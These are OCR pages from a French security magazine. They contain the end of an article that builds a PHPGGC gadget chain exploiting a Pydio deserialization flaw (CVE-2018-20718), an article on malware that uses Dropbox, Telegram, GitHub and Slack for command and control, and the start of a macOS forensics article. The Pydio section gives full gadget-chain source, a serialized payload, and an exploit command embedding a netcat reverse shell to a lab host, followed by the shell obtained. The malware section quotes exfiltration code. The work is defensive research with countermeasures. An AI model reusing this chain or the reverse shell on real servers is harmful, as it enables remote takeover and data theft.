Core/Http/TopLevelRouter.php
Core/Http/Response/FileReaderResponse.php
Core/Http/Response/AsyncResponseStream.php
Core/Services/LocalCache.php
Core/Services/UsersService.php
Core/Services/SessionService.php
```

Plusieurs objets semblent correspondre. Vérifions le premier :

```
class ShutdownScheduler
{
[...]
  public function callRegisteredShutdown($cliOutput
= null)
  {
[...]
      while (count($this->callbacks)) {
          $arguments = array_shift($this->callbacks);
          $callback = array_shift($arguments);
[...]
              call_user_func_array($callback,
$arguments);
```

Bingo ! Cet objet contient une méthode ne prenant aucun argument et faisant appel à **call_user_func_array** avec les arguments **$callback** et **$arguments**. Deux arguments que nous contrôlons puisqu'ils sont définis par la classe.

Il ne reste plus qu'à créer une chaîne composée des gadgets présents dans **FnStream** et **ShutdownScheduler**.

4. EXPLOITATION

4.1 Écriture de la chaîne de gadgets

L'outil PHPGGC met à notre disposition une structure permettant de développer rapidement ce genre de chaîne. Il nous faut définir deux fichiers :

- Le fichier **chain.php** : dans lequel nous devons implémenter une méthode **generate** retournant l'objet final tel qu'il doit être sérialisé.
- Le fichier **gadgets.php** : dans lequel nous définissons les classes avec les variables nécessaires pour réaliser la chaîne de gadgets.

Fichier **chain.php** :

```
<?php
namespace GadgetChain\Pydio\Guzzle;

class RCE1 extends PHPGGC\GadgetChain\RCE
{
  public static $version = '< 8.2.2';
  public static $vector = '__toString';
  public static $author = 'us3r777';

  public function generate(array $parameters)
  {
    $function = $parameters['function'];
    $parameter = $parameters['parameter'];

    return new \GuzzleHttp\Psr7\FnStream([
        '__toString' => [ new \Pydio\Core\
Controller\ShutDownScheduler($function,
$parameter), 'callRegisteredShutdown']
    ]);
  }
}
```

Fichier **gadgets.php** :

```
<?php
namespace Psr\Http\Message
{
  interface StreamInterface{}
}

namespace GuzzleHttp\Psr7
{
  class FnStream implements \Psr\Http\Message\
StreamInterface
  {
    private $methods;

    public function __construct(array $methods)
    {
      $this->methods = $methods;
      foreach ($methods as $name => $fn) {
        $this->{'_fn_' . $name} = $fn;
      }
    }
  }
}

namespace Pydio\Core\Controller
{
  class ShutdownScheduler
  {
    private $callbacks;
    public function __construct($function, $parameter) {
      $this->callbacks = [[$function, $parameter]];
    }
  }
}
```

Cette chaîne de gadgets est désormais présente dans PHPGGC dans **Pydio/Guzzle/RCE/1**. Elle est donc disponible directement depuis le GitHub du projet PHPGGC **[7]**.

4.2 Test de notre nouvelle chaîne de gadgets

PHPGGC fournit une fonctionnalité très pratique : il permet de charger un fichier vendor/autoload.php (généré par Composer) et de tester sur votre système la chaîne de gadgets avec les bibliothèques ainsi chargées.

```
$ ./phpggc --test-payload Pydio/Guzzle/RCE1 exec ls
Trying to deserialize payload...
Access not allowed%
```

Ici, on récupère une erreur, car les fichiers du projet Pydio contiennent une vérification contre les accès directs aux classes (ce qui ne sera pas le cas en situation réelle, car l'ensemble des classes seront chargées par l'autoloader). On commente donc la ligne suivante du fichier **ShutdownScheduler.php** :

```
// defined('AJXP_EXEC') or die('Access not allowed');
```

```
$ ./phpggc --test-payload Pydio/Guzzle/RCE1 system "id"
Trying to deserialize payload...

uid=1000(us3r777) gid=1000(us3r777) groupes=1000(us3r77
7),150(wireshark),1001(plugdev)
```

Notre chaîne de gadgets est fonctionnelle en local. Essayons maintenant d'exploiter la vulnérabilité sur notre VM de test :

```
$ python CVE_2018_20718.py http://192.168.56.106/
pydio-core-8.2.1/public/ jjjjjj $(./phpggc Pydio/
Guzzle/RCE1 exec "rm /tmp/f;mkfifo /tmp/f;cat /tmp/
f|/bin/sh -i 2>&1|nc 192.168.56.1 4444 >/tmp/f" -u)
```

La chaîne de gadgets sérialisée envoyée dans **$_LANG** est la suivante :

```
O:24:"GuzzleHttp\Psr7\FnStream":2:{s:33:"GuzzleHttp\
Psr7\FnStreammethods";a:1:{s:10:"__
toString";a:2:{i:0;O:39:"Pydio\Core\Controller\Shut
downScheduler":1:{s:50:"Pydio\Core\Controller\Shutd
ownSchedulercallbacks";a:1:{i:0;a:2:{i:0;s:4:"exec"
;i:1;s:79:"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/
sh -i 2>&1|nc 192.168.56.1 4444 >/tmp/f";}}}i:1;s:2
2:"callRegisteredShutdown";}}s:14:"_fn___toString";
a:2:{i:0;r:4;i:1;s:22:"callRegisteredShutdown";}}
```

En ayant préalablement lancé un **netcat** en écoute sur le port 4444, on obtient un reverse shell :

```
$ netcat -l -p 4444 -v
Connection from 192.168.56.106:46284
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

5. CONTRE-MESURES

Il est recommandé de ne pas fournir d'entrées utilisateur à la fonction **unserialize**. Pour représenter des données complexes, il vaut mieux privilégier les fonctions **json_encode** et **json_decode**. Lorsque l'utilisation de la sérialisation est nécessaire, il est possible de définir une liste blanche de classes pouvant être désérialisées lors de l'appel. Cela se fait à l'aide du second paramètre **options** et de l'option **allowed_classes** de la fonction **unserialize**. Ce paramètre est présent depuis PHP 7.0. Ce paramètre est par ailleurs présent dans le correctif de Pydio (8.2.2) :

```
if(version_compare(PHP_VERSION, "7.0.0") >= 0){
    $x = unserialize($p, ['allowed_classes' => FALSE]);
```

Une fonction **canSerialized** a également été ajoutée afin de vérifier qu'aucun objet n'est sérialisé dans la base de données (seuls les types natifs sont autorisés).

CONCLUSION

Les vulnérabilités de désérialisation ne datent pas d'hier **[8]**. Ce type de vulnérabilité, identifié CWE-502 **[9]** par le Mitre est pourtant loin d'être disparu si l'on en croit le site recensant les vulnérabilités CVE Details **[10]** : le nombre de vulnérabilités découvertes au fil des années est en constante augmentation.

Dans cet article, nous avons vu comment exploiter une vulnérabilité de désérialisation en créant sa propre chaîne de gadgets. Bien que la chaîne d'octets à générer puisse paraître complexe à première vue, l'utilisation de l'outil PHPGGC facilite grandement la tâche une fois les gadgets identifiés.

Un outil libre automatisant la découverte des gadgets en PHP reste manquant pour la communauté. Rien de prévu pendant vos prochaines vacances ?

REMERCIEMENTS

Merci à l'équipe d'HS2 pour leurs relectures et leurs conseils. ■

RÉFÉRENCES

[1] Mise à jour de sécurité, Pydio 8.2.2 : **https://pydio.com/en/community/releases/pydio-core/pydio-core-pydio-enterprise-822-security-release**

[2] Pydio 8.2.1 Unauthenticated remote code execution : **https://blog.ripstech.com/2018/pydio-unauthenticated-remote-code-execution/**

[3] CVE_2018_20718 script : **https://github.com/us3r777/CVE-2018-20718**

[4] PHP Magic Methods : **https://www.php.net/manual/en/language.oop5.magic.php**

[5] Fonction unserialize : **https://www.php.net/manual/fr/function.unserialize.php**

[5] PHPGGC : **https://github.com/ambionics/phpggc**

[6] Chaîne de gadgets RCE pour Pydio : **https://github.com/ambionics/phpggc/tree/master/gadgetchains/Pydio/Guzzle/RCE/1**

[7] Shocking news in PHP exploitation, Johannes Dahse : **https://www.owasp.org/images/f/f6/POC2009-ShockingNewsInPHPExploitation.pdf**

[8] CWE-502 Deserialization of Untrusted Data : **https://cwe.mitre.org/data/definitions/502.html**

[9] Vulnérabilités de désérialisation par CVE Details : **https://www.cvedetails.com/vulnerability-list.php?v&cweid=502**



HS2
Hervé Schauer Sécurité

Formation cybersécurité organisationnelle

PROGRAMME

Gouvernance de la sécurité

RSSI :
Formation RSSI
CISSP :
Préparation au CISSP
CISA :
Préparation au CISA
SECUHOMOL :
Homologation de la SSI
SECUCRISE :
Gestion de crise IT/SSI
EBIOS2010 :
EBIOS 2010 Risk Manager

Gouvernance de la sécurité avec les normes ISO270XX

ESS27 :
Essentiels ISO27001 & ISO27002
ISO27LA :
ISO27001 Lead Auditor
ISO27LI :
ISO27001 Lead Implementer
ISO27RM :
ISO27005 Risk Manager
ISO27004 :
ISO27004 / Indicateurs et tableaux de bord cybersécurité
ISO27035 :
ISO27035 / Gestion des incidents de sécurité

+33 974 774 390

www.hs2.fr

formations@hs2.fr

UTILISATION DE SERVICES EN LIGNE LÉGITIMES PAR LES MALWARES

Cédric PERNET – @cedricpernet
Senior Threat Researcher, Cyber Safety Solutions, Trend Micro

Les fraudes sur Internet, qu'elles suivent une motivation financière ou autre, nécessitent généralement de l'ingénierie sociale, ou l'utilisation de malwares. Ces derniers sont plus ou moins furtifs au niveau de leur comportement sur le poste de travail infecté, mais aussi lors de leurs communications sur le réseau avec leur contrôleur, ou serveur de « command and control » (C2). Voulant rendre leur trafic moins détectable, certains cybercriminels ont misé sur l'utilisation de plateformes et services légitimes en ligne. Bien que cette méthode ne soit pas nouvelle en soi, elle tend à être de plus en plus utilisée depuis quelques années.

mots-clés : *MALWARE / CLOUD / SERVICES EN LIGNE*

1. GÉNÉRALITÉS

Les malwares sont développés en fonction des besoins spécifiques des cybercriminels qui s'en servent.

Ainsi, les besoins des escrocs travaillant dans la fraude bancaire (qui utilisent principalement des malwares de type chevaux de Troie ou des intercepteurs de frappes) ne sont pas les mêmes que ceux d'un cybercriminel souhaitant faire de l'espionnage industriel (qui utilisent plutôt des outils de contrôle à distance ou des portes dérobées).

La première catégorie de criminels infecte principalement des ordinateurs de particuliers, généralement par des envois de mails massifs utilisant divers stratagèmes d'ingénierie sociale afin que les utilisateurs ouvrent une pièce jointe infectante ou cliquent sur un lien infectant. Les malwares qu'ils utilisent ont donc besoin d'être fortement obfusqués, afin de déjouer les antivirus des particuliers (quand ils en utilisent un...). Le trafic entre les malwares et le serveur C2 les contrôlant est également chiffré, de façon assez basique. Il est aisé de contourner les détections réseau sur ces postes (quand il y en a), et surtout, personne ne va analyser le trafic ou le comportement de la machine pour voir quelles connexions sont établies, vers quel domaine ou adresse IP.

Par contre, la seconde catégorie de criminels s'attaque uniquement à des entreprises. Leurs besoins sont fondamentalement différents. Contrairement à la croyance commune, les malwares utilisés en APT (*Advanced Persistent Threat*, attaques ciblées) sont souvent non obfusqués afin de ne pas déclencher de détection basée sur un packer/crypter utilisé, par contre ils ont besoin d'être les plus furtifs possible dans leurs communications réseau avec leur C2 et doivent contourner plus de solutions de sécurité.

Cela explique cette tendance de cette catégorie de cybercriminels à utiliser des services en ligne existants et légitimes depuis quelques années, en plus de l'intérêt évident d'utiliser une infrastructure existante et de ne pas avoir à faire soi-même la maintenance et investir dans l'achat de serveurs, domaines, etc.




Fig. 1 : Services de partage de fichiers les plus populaires – Source : FireEye.

2. STOCKAGE / DISTRIBUTION DE MALWARES

Lorsqu'un attaquant décide de lancer une campagne de phishing ou de *spear phishing* (phishing ciblé sur quelques individus d'une entreprise ciblée) ayant pour but d'infecter des machines, il peut soit placer son malware en pièce jointe du mail, soit placer un lien cliquable vers un téléchargement de malware.

Dans ce dernier cas, il peut être intéressant pour lui de placer son fichier infectant directement sur une plateforme de partage de fichiers telle que Google Drive, Dropbox ou OneDrive pour n'en citer que trois parmi les plus populaires.




Fig. 2 : Exemple d'un contenu infectant hébergé sur Dropbox.

Le fichier PDF dont le contenu basique est présenté ci-dessus est hébergé sur Dropbox et peut lancer une infection lorsqu'il est ouvert (**www.dropbox.com/s/n5hk8nXXXXwqeby/Cordial%20Invitation%2009%20Nov.pdf?dl=1**, lien volontairement modifié pour ne pas mener au fichier infectant).

3. COMMUNICATIONS MALWARE – C2

En plus d'être utiles pour stocker des malwares ou des fichiers exfiltrés, certains services en ligne peuvent être pratiques pour gérer les communications entre un malware et son contrôleur.

Plusieurs modes de fonctionnement sont possibles pour atteindre cet objectif.

3.1 Mode hybride : utilisation d'un service en ligne pour obtenir les coordonnées du serveur C2

En 2015, le groupe d'attaquants APT « Iron Tiger » (également connu sous le pseudonyme « Emissary Panda ») **[1]** se servait d'un blog personnel qu'ils avaient créé sur la

plateforme Blogspot de Google. Ce blog ne contenait qu'un billet, qui se présentait comme sur la Figure 3.




Fig. 3 : Billet de blog sur la plateforme « Blogspot » créé et utilisé par le groupe d'attaquants « Iron Tiger ».

Un outil utilisé par ces attaquants (HKTL_DNSTunnel) consultait une fois par semaine ce billet de blog, afin d'en extraire l'adresse IP du serveur C2. Dans cette capture, on voit que les attaquants se servaient d'une adresse IP interne de l'entreprise victime, afin de transmettre des données entre différentes machines. La même méthode peut bien sûr être utilisée pour transmettre les références d'un serveur C2 externe.

Plus récemment, le groupe d'attaquants « Patchwork » se servait de WordPress et de Feed43 pour faire la même chose : leur malware contactait ces plateformes afin d'obtenir des mises à jour de l'adresse IP du serveur C2.

Cette méthode est furtive et efficace : l'accès à la mise à jour se fait une fois tous les x jours. Ainsi, une analyse de journaux (logs) ne montrera qu'un accès vers une plateforme habituelle, noyé dans un trafic légitime. Le fait d'utiliser des C2 directement par adresse IP permet également de ne pas générer de résolution DNS vers un serveur C2 qui pourrait ainsi être détecté plus facilement dans les journaux DNS.

```
KEN = 'LTY2                                                    VX'

def main():
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Desktop')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Downloads')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Documents')
    Visit(selectedDir)
    drives = win32api.GetLogicalDriveStrings()
    drives = drives.split('\x00')[:-1]
    for UPdrive in drives:
        selectedDir = UPdrive
        dType = win32file.GetDriveType(UPdrive)
        if dType == 2 or dType == 3 or dType == 4:
            if UPdrive not in ('A:\\', 'a:\\', 'C:\\', 'c:\\'):
                Visit(selectedDir)
```

Fig. 4 : Extrait de code du malware Swissknife lié à l'exfiltration de fichiers (clef d'API retirée).

```
import dropbox

KEN = '................'

dbx = dropbox.Dropbox(KEN)

for entry in dbx.files_list_folder('', False, False, False).entries:
    print(entry.name)

    for entry2 in dbx.files_list_folder('/' + entry.name, True, True, True).entries:
        print('\t' + entry2.name)

        try:
            pass
            dbx.files_download_to_file( 'c:\\temp\\' + entry2.name, '/' + entry.name
```

Fig. 4bis : Extrait de code du malware Swissknife – Téléchargement de fichier en Python utilisant l'API Dropbox.

3.2 Communication complète via les API de services en ligne

Afin d'illustrer ce mode de fonctionnement, évoquons brièvement le cas du malware « Swissknife » du groupe d'attaquant APT « Confucius » **[2]**.

Ce malware écrit en Python, découvert lors d'investigations sur une campagne d'attaques APT sous forme compilée (exécutable), se sert de l'API de Dropbox afin d'exfiltrer des données de postes compromis.

Une fois son code décompilé, nous constatons que le malware parcourt l'ensemble des répertoires `Desktop`, `Downloads`, et `Documents` du poste de travail, afin d'y chercher tous les fichiers présentant les extensions PDF, DOC, DOCX, PPT, PPTX, XLS, XLSX, puis de les exfiltrer vers Dropbox au moyen d'une clef d'API unique et probablement propre à l'attaquant.

Bien évidemment, il est possible pour un malware, comme pour tout autre logiciel, d'utiliser n'importe quelle API afin de mener ses opérations habituelles à bien : communication avec son contrôleur, mises à jour, exfiltration de données, fourniture de porte dérobée, etc.

Le groupe d'attaquants Confucius disposait d'ailleurs d'un malware quasiment identique dans ses fonctionnalités à SwissKnife, qui exfiltrait des fichiers selon le même mode de fonctionnement que Swissknife, mais vers pCloud, un autre service d'hébergement en ligne, par le biais de son API.

4. TÉLÉPHONIE MOBILE & MESSAGERIE EN LIGNE

Certains malwares, notamment sur les systèmes Android, utilisent des systèmes de messagerie en ligne pour communiquer.

C'est le cas par exemple du groupe d'attaquants APT « Muddy Water » **[3]** qui utilisait un malware (AndroidOS_HiddenApp.SAB) sur téléphone Android afin de transmettre les données de ce dernier vers un canal (*channel*) particulier de la plateforme de messagerie Telegram.

Le malware se sert directement de l'API de Telegram afin de transmettre des données vers le canal géré par les attaquants :

```
private void sendAllData()
{
  try
  {
    sendSplitData(this.systemInfoLister.
getSystemInfo(), "SystemInfo") ;
    sendSplitData(this.contactLister.getContact(),
"Contact");
    sendSplitData(this.appLister.
getSmartInstalledApp(), "InstalledApp");
    sendSplitData(this.callLogLister.
getSmartCallLong(), "CallLog");
    sendSplitData(this.smsLister.getSmartSms(), "SMS");
    return;
  }
```

Le malware exfiltre ainsi différents types de données du téléphone compromis : informations sur le système, répertoire, liste des applications installées, journaux d'appels et SMS.

algosecure
Keep It Safe and Secure

< Technocurious with you! >

BLUE Team
/ Nous vous accompagnons pour sécuriser votre SI.

RED Team
/ Nous évaluons votre SSI.

/> algosecure.fr




Fig. 5 : Malware SLUB v1 utilisant plusieurs services en ligne pour communiquer.

Ce groupe d'attaquant avait configuré le malware pour que les données soient envoyées une fois par jour vers leur canal Telegram.

5. UN EXEMPLE MULTI-SERVICES : LE MALWARE « SLUB »

Le ou les développeurs de la première génération du malware SLUB **[4]** ont pris le parti de se servir de plusieurs services en ligne différents pour gérer leurs communications.

En l'occurrence, SLUB v1 utilise à la fois GitHub, Slack, et file.io.

Le mode de fonctionnement de ce malware est le suivant :

- lecture de commandes à exécuter dans un gist particulier de GitHub, encapsulant ses commandes entre ^ et $:

```
exec,tasklist
^capture$
drive,list
file,list,C:\ProgramData\
```

Exemple de fichier gist utilisé par l'attaquant. Dans ce cas précis, seule la commande capture sera exécutée, mais l'attaquant a laissé d'autres commandes dans le fichier, probablement pour éviter de les retaper.

- exécution des commandes par le malware sur le poste de travail infecté ;
- envoi des résultats vers un canal privé Slack sur un workspace créé par l'attaquant :

```
import os
from slackclient import SlackClient

slack_token = 'xoxp-643          -645          79-64:          3
sc = SlackClient(slack_token)

print sc.api_call("users.list")

print sc.api_call("team.info", team="TJ>       C")

print sc.api_call("channels.list")

print sc.api_call("channels.info",channel="CG       S")

print sc.api_call("channels.history", channel="CL       4E")
```

Fig. 6 : Utilisation de l'API de Slack.

```
"client_msg_id": "478a8205-aa78-4f35-b9e8-6b",
"type": "message",
"text": "exec,dir C:\\Users\owner\Desktop",
"user": "UHX4C8YBX",
"ts": "1559633076.000200",
"team": "THKPQE8US",
"pinned_to": ["CK7AYE0CE"],
```

Exemple de message Slack demandant au malware d'exécuter une commande dos permettant de lister les fichiers du bureau de la victime.

- envoi d'éventuels fichiers exfiltrés vers File.io, ce service présentant l'avantage pour l'attaquant d'effacer les fichiers stockés dès leur récupération par ce dernier.

6. AVANTAGES ET INCONVÉNIENTS

L'un des principaux avantages (pour l'attaquant) évoqués précédemment réside dans le fait que le développement et le maintien de ces plateformes sont effectués par un tiers, ce qui réduit le temps nécessaire à monter des opérations permettant de mettre en place des fraudes ou de l'espionnage. Le maintien de ces plateformes est assuré par des équipes dont la disponibilité constitue une priorité. Cela garantit normalement à l'attaquant de disposer d'un canal de communication toujours en ligne.

Un autre avantage réside dans le fait que la majorité de ces plateformes sont gratuites. Non pas que la plupart des attaquants aient des soucis financiers particuliers, mais cette gratuité leur permet de ne pas avoir à utiliser un moyen de paiement souvent traçable en ligne.

Le fait d'utiliser ces services permet souvent également aux attaquants de ne pas avoir à acheter de noms de domaines ou de se servir de DNS dynamiques qui peuvent laisser des traces et potentiellement fournir des données intéressantes

Le plus gros avantage pour l'attaquant reste cependant le fait que les communications vers ce type de plateforme sont difficilement surveillées, et souvent non bloquées par l'entreprise. De nombreuses sociétés laissent leurs employés se connecter à Facebook, Gmail, Telegram... Et que dire de plateformes qui peuvent être utilisées dans le travail quotidien telles que GitHub, Blogspot, Slack, Dropbox, etc. ?



chez votre marchand de journaux

et sur **www.ed-diamond.com**

PAPIER

en kiosque

FLIPBOOK HTML5

sur www.ed-diamond.com

CONNECT

sur connect.ed-diamond.com

La plupart de ces plateformes utilisent du chiffrement, souvent HTTPS. À moins de procéder à des interceptions de trafic, il est donc a priori impossible de détecter un trafic sain d'un trafic illicite.

L'utilisation de ces plateformes présente par contre certains inconvénients pour les attaquants.

Tout d'abord, lorsqu'ils utilisent une API d'un service en ligne, ils doivent forcément utiliser des identifiants et mots de passe ou des clefs d'API pour s'y connecter et effectuer leurs opérations. Ces informations utiles peuvent être récupérées du côté de la défense. Il est alors possible de se connecter à la place de l'attaquant et d'effectuer un certain nombre d'opérations, en fonction de l'API et de la plateforme sollicitée. Ainsi, il est imaginable de se servir des accès de l'attaquant pour surveiller ses activités quasiment en temps réel, ou encore de « saboter » son opération. Nous ne prenons pas en compte ici les implications juridiques de telles actions, il s'agit simplement d'indiquer des opérations possibles d'un point de vue technique.

Un autre inconvénient pour les attaquants réside dans le fait qu'ils laissent des traces du côté du fournisseur du service : données d'inscription, paiement éventuel, adresse IP de connexion à chaque accès, etc. Cela est bien sûr assez aisément contournable, mais d'éventuelles investigations sur l'ensemble de ces données peuvent parfois mettre en évidence une erreur commise par l'attaquant, la plus fréquente étant d'oublier de lancer son système d'anonymisation (VPN par exemple) lorsqu'il se connecte lui-même sur la plateforme...

CONCLUSION

L'engouement pour l'utilisation de ce type de services en ligne est réel et de plus en plus présent dans les communautés cybercriminelles, que ce soit pour des opérations de cybercriminalité basique ou pour de la gestion de malwares destinés à effectuer du cyberespionnage.

La détection de ces activités au niveau du réseau seul n'est pas simple, la plupart des protocoles utilisés étant chiffrés. Une amélioration de la sécurité de l'entreprise pourrait être de blacklister tous les services en ligne jugés « non pertinents/utiles » par l'entreprise pour ses salariés.

Ces mesures doivent bien sûr être complétées par celles déjà en application (nous l'espérons) : surveillance des heures d'accès à ces services par les utilisateurs, des volumes transférés, etc.

REMERCIEMENTS

Un grand merci à mon collègue et ami Daniel Lunghi pour ses travaux sur certains malwares exposés dans cet article. Un grand bravo également à « Boris le Zombie » pour sa réorientation professionnelle réussie. ■

RÉFÉRENCES

[1] Operation Iron Tiger: Exploring Chinese Cyber-Espionage attacks on US Defense contractors : **https://www.erai.com/CustomUploads/ca/wp/2015_12_wp_operation_iron_tiger.pdf**

[2] Linking cyberespionage groups targeting victims in South Asia : **https://www.first.org/resources/papers/tallinn2019/Linking_South_Asian_cyber_espionnage_groups-to-publish.pdf**

[3] New MuddyWater Activities Uncovered : **https://documents.trendmicro.com/assets/white_papers/wp_new_muddywater_findings_uncovered.pdf**

[4] New SLUB Backdoor uses GitHub, communicates via Slack : **https://blog.trendmicro.com/trendlabs-security-intelligence/new-slub-backdoor-uses-github-communicates-via-slack/**

FIC 2020

Forum International de la Cybersécurité

28, 29 & 30 janvier 2020

LILLE GRAND PALAIS

L'ÉVÉNEMENT EUROPÉEN DE RÉFÉRENCE SUR LA CYBERSÉCURITÉ ET LA PROTECTION DES DONNÉES

"Tous connectés, tous impliqués, tous responsables" *

Agissez pour votre cybersécurité !

DEMANDEZ VOTRE INVITATION DÈS MAINTENANT

WWW.FORUM-FIC.COM

#FIC2020

@FIC_eu . Forum FIC

*Guillaume Poupard, Directeur général de l'ANSSI, au FIC 2019.

INVESTIGATION NUMÉRIQUE SOUS MACOS / HFS+

Cédric MAURUGEON
Analyste au sein d'une équipe de réponse à incident

La démocratisation de l'écosystème Apple s'est réalisée à tous les niveaux (informatique de gestion, téléphone portable, wearables...) et cela n'a pas été sans éveiller l'intérêt des développeurs de logiciels malveillants. Les équipes de réponse à incident ont donc dû s'adapter afin de pouvoir apporter leur expertise dans les meilleures conditions.

mots-clés : *FORENSIC / MACOS / HFS+ / FILEVAULT2 / APOLLO / MAC_APT*

L'objectif de ce document est de présenter une méthodologie permettant de répondre aux besoins inhérents à toute investigation numérique au sein de l'univers macOS.

L'analyse se basera sur des données provenant d'un système de fichiers sous macOS 10.13 et s'effectuera à partir des outils proposés par la distribution Kali.

1. ACQUISITION DE L'IMAGE

Il existe plusieurs méthodes permettant d'obtenir une image du système de fichiers : acquisition physique ou logique.

Acquisition physique : Cette acquisition nécessite que le système soit éteint. Si le matériel le permet, il s'agit de la méthode la plus simple et efficace.

Pour cela, il faut démonter le périphérique de stockage et utiliser des outils de type « Copieur/Bloqueur » afin d'en générer une image bit à bit (au format RAW, ou Encase). Cette étape s'effectue sans altérer la preuve, ce qui est le plus important dans une investigation. Voici un bloqueur reconnu dans le domaine : **https://www.guidancesoftware.com/tableau/hardware**.

